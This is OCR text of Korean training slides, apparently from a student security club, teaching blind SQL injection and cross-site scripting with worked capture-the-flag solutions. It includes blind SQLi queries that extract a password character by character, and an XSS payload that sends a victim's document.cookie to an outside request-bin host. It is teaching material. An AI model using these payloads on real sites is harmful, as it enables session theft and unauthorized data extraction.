
POC SECURITY

Blind SQL Injection?

참(True)인 쿼리문과 거짓(False)인 쿼리문 입력 시
반환되는 서버의 응답이 다른 것을 이용하여 이를 비교하여 데이터를 추출하는 공격


Blind SQL Injection

출처: Dreamhack Roadmap



Blind SQL Injection

출처: Dreamhack Roadmap



POC SECURITY


Blind SQL Injection

출처: Dreamhack Roadmap

Blind SQL Injection

```
# 첫 번째 글자 구하기
SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,1,1)='a'-- ' and upw=''; # False
SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,1,1)='b'-- ' and upw=''; # True

# 두 번째 글자 구하기
SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,2,1)='d'-- ' and upw=''; # False
SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,2,1)='e'-- ' and upw=''; # True
```

Blind SQL Injection



```
# 첫 번째 글자 구하기
SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,1,1)='a'-- ' and upw=''; # False
SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,1,1)='b'-- ' and upw=''; # True

# 두 번째 글자 구하기
SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,2,1)='d'-- ' and upw=''; # False
SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,2,1)='e'-- ' and upw=''; # True
```

substr() 함수?

POC SECURITY

Blind SQL Injection

substr() 함수?

해당 함수는 문자열에서 **지정한 위치부터 길이까지의 값**을 가져옵니다.

```
1 substr(string, position, length)
2 substr('HACK', 1, 1) = 'H'  (HACK 문자열의 1번째 글자부터 1개의 글자)
3 substr('HACK', 2, 2) = 'AC'    (HACK 문자열의 2번째 글자부터 2개의 글자)
```

Blind SQL Injection

```
1 # 첫 번째 글자 구하기
2 SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,1,1)='a'-- ' and upw=''; # False
3 SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,1,1)='b'-- ' and upw=''; # True
4
5 # 두 번째 글자 구하기
6 SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,2,1)='d'-- ' and upw=''; # False
7 SELECT * FROM user_table WHERE uid='hackcamp' and substr(upw,2,1)='e'-- ' and upw=''; # True
```

upw의 첫 번째 값을 아스키 형태로 변환한 값이 'a' 또는 'b'인지 질의

-> 참, 거짓 판단 가능 -> 비밀번호 유추/획득 가능

POC SECURITY

Blind SQL Injection


함께 실습

Hack The Elon [Blind SQL] 문제를 풀어봐요 ☺

Elon Musk의 비밀번호를 알아내어 부자가 되어 보아요.

비밀번호는 a, b, c, d, e 5개의 알파벳으로 이루어진 4글자에요.

비밀번호는 메모해두는게 좋을거에요. :)



POC SECURITY

Blind SQL Injection

함께 실습 풀이 – Hack The Elon [Blind SQL] (코드 분석)

```python
def init_db():
    conn = sqlite3.connect('users.db')
    cursor = conn.cursor()
    ( 중략 )
    cursor.execute("INSERT OR IGNORE INTO users (username, password) VALUES ('elon', '(REDACTED숨겨진정보!)')")
    conn.commit()
    conn.close()
```

init_db 함수에서 elon 계정 정보를 users 테이블에 저장함.

POC SECURITY

Blind SQL Injection

함께 실습 풀이 – Hack The Elon [Blind SQL] (공격 페이로드)

```
1 query = f"SELECT * FROM users WHERE username = 'elon' AND SUBSTR(password, 1, 1) = 'b' --' AND password = '{password}'"
2 query = f"SELECT * FROM users WHERE username = 'elon' AND SUBSTR(password, 2, 1) = 'd' --' AND password = '{password}'"
3 query = f"SELECT * FROM users WHERE username = 'elon' AND SUBSTR(password, 3, 1) = 'a' --' AND password = '{password}'"
4 query = f"SELECT * FROM users WHERE username = 'elon' AND SUBSTR(password, 4, 1) = 'd' --' AND password = '{password}'"
```

비밀번호가 a, b, c, d, e 5개의 알파벳으로 이루어진 4글자로 한정됨.


자동화 스크립트 코드 짤 필요없이 위 쿼리로 4글자의 비밀번호 유추 가능!

True 반환 -〉 로그인 됨 (로그인 되면 조건 만족) -〉 Blind SQL 공격 가능

비밀번호: bdad , Flag: HACKCAMP{bdad_pW_bl1nd_wowow_but_swqpbabo}

POC SECURITY

SQL Injection



POC SECURITY


Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

클라이언트 사이드 취약점 중 하나로, 공격자가 웹 리소스에 악성 스크립트를 삽입하면
이용자의 웹 브라우저에서 해당 스크립트를 실행할 수 있는 취약점


Cross Site Scripting

출처: Dreamhack Roadmap



공격자

XSS 공격으로
드림핵에 악성 게시글 작성



해당 페이지에 접속하면
드림핵 사이트가 명령한 것으로 해석하고
악성 스크립트 실행

Cross Site Scripting

Cross Site Scripting, 왜 CSS가 아니고 XSS일까?

Cross Site Scripting의 약어는 CSS라고 불리는 것이 옳습니다.

그러나 스타일시트를 정의하는 언어인 CSS와의 중복으로, 혼동되어 사용될 수 있기 때문에 XSS로 명명되었습니다.

Cross Site Scripting

XSS 공격 원리

사용자가 입력한 이름을 페이지에 출력한다고 가정해 보겠습니다.

예를 들어, 사용자가 "홍길동"이라고 입력하면 페이지는 다음과 같은 HTML을 렌더링할 수 있습니다.

```
<p>환영합니다, 홍길동님!</p>
```

Cross Site Scripting

XSS 공격 원리

그러나 웹 애플리케이션에서 사용자 입력을 검증하거나 필터링하지 않으면, 공격자가 입력란에 〈script〉 태그를 삽입할 수 있습니다.

예를 들어, 공격자가 다음과 같은 값을 입력했다고 합시다:

```
<script>alert('XSS 공격!');</script>
```

Cross Site Scripting

XSS 공격 원리

이 값을 웹 애플리케이션이 그대로 HTML로 출력하게 되면, 결과적으로 페이지는 이렇게 렌더링됩니다:

```
<p>환영합니다, <script>alert('XSS 공격!');</script>님!</p>
```

Cross Site Scripting

XSS 공격 원리

위의 HTML 코드에서 〈script〉 태그 내부의 JavaScript 코드가 실행되며, 사용자 브라우저에서 alert('XSS 공격!')가 실행되어 팝업이 뜹니다.

이는 공격자가 악의적으로 입력한 코드가 사용자 브라우저에서 실행된 예시입니다.

핵심은 사용자가 입력한 데이터를 그대로 출력하면서 그 값에 〈script〉 태그나 다른 JavaScript 코드가 포함되어 있을 때, 해당 코드가 실행된다는 것입니다.

Cross Site Scripting

공격 페이로드 예시 (1)

```
<script>location.href="http://requestbin.wowow.com/"+document.cookie</script>
```

〈script〉 : 스크립트 태그 시작

location.href=“” : 다른 페이지로 이동

document.cookie : 사용자의 쿠키 값

〈/script〉 : 스크립트 태그 끝

= 피해자가 http://requestbin.wowow.com으로 본인 세션을 담아 요청 보냄 -〉 세션 취득

POC SECURITY

Cross Site Scripting

공격 페이로드 예시 (2)

```
<img src='z' onerror="alert(1);">
```

〈img〉 : 스크립트 태그 시작

src : 이미지 소스 경로

onerror : 이미지 소스가 올바르지 않을 때 실행할 스크립트

〉 : 이미지 태그 끝

= 이미지 소스가 불러와지지 않아 alert(1); 스크립트 실행됨.

Cross Site Scripting


함께 실습

Report Link [XSS] 문제를 풀어봐요 ☺

로봇이 악성 링크 탐지를 해준대요~ ㅎ

(이 문제는 드림핵 XSS-1 문제입니다)

Request Bin 활용하기!!



POC SECURITY

Cross Site Scripting

함께 실습 풀이 – Report Link [XSS] (코드 분석)

봇이 쿠키 값에 FLAG를
담아서 자동으로
URL에 접속하는 함수

```python
def read_url(url, cookie={"name": "name", "value": "value"}):
    cookie.update({"domain": "127.0.0.1"})
    try:
        service = Service(executable_path="/usr/bin/chromedriver")
        options = webdriver.ChromeOptions()
        ( 중략 )
        driver.get("http://127.0.0.1:31005/")
        driver.add_cookie(cookie)
        driver.get(url)
    except Exception as e:
        driver.quit()
        # return str(e)
        return False
    driver.quit()
    return True

def check_xss(param, cookie={"name": "name", "value": "value"}):
    url = f"http://127.0.0.1:31005/vuln?param={urllib.parse.quote(param)}"
    return read_url(url, cookie)
```

Cross Site Scripting

함께 실습 풀이 – Report Link [XSS] (코드 분석)

Param 파라미터 값을 받고,

별도의 필터링 없이 바로 리턴함

-〉 XSS 취약점 발생

```python
@app.route("/vuln")
def vuln():
    param = request.args.get("param", "")
    return param
```


POC SECURITY

Cross Site Scripting

함께 실습 풀이 – Report Link [XSS] (코드 분석)

GET 요청 -〉 flag.html 렌더링

POST 요청 -〉 param 값을 check_xss 함수로 넘김

```python
@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html")
    elif request.method == "POST":
        param = request.form.get("param")
        if not check_xss(param, {"name": "flag", "value": FLAG.strip()}):
            return '<script>alert("wrong??");history.go(-1);</script>'

        return '<script>alert("good");history.go(-1);</script>'
```

Cross Site Scripting

함께 실습 풀이 – Report Link [XSS] (공격 페이로드)

봇이 document.cookie 값을
담아서 리퀘 빈으로 값을 보냄
-> FLAG 확인 가능

```
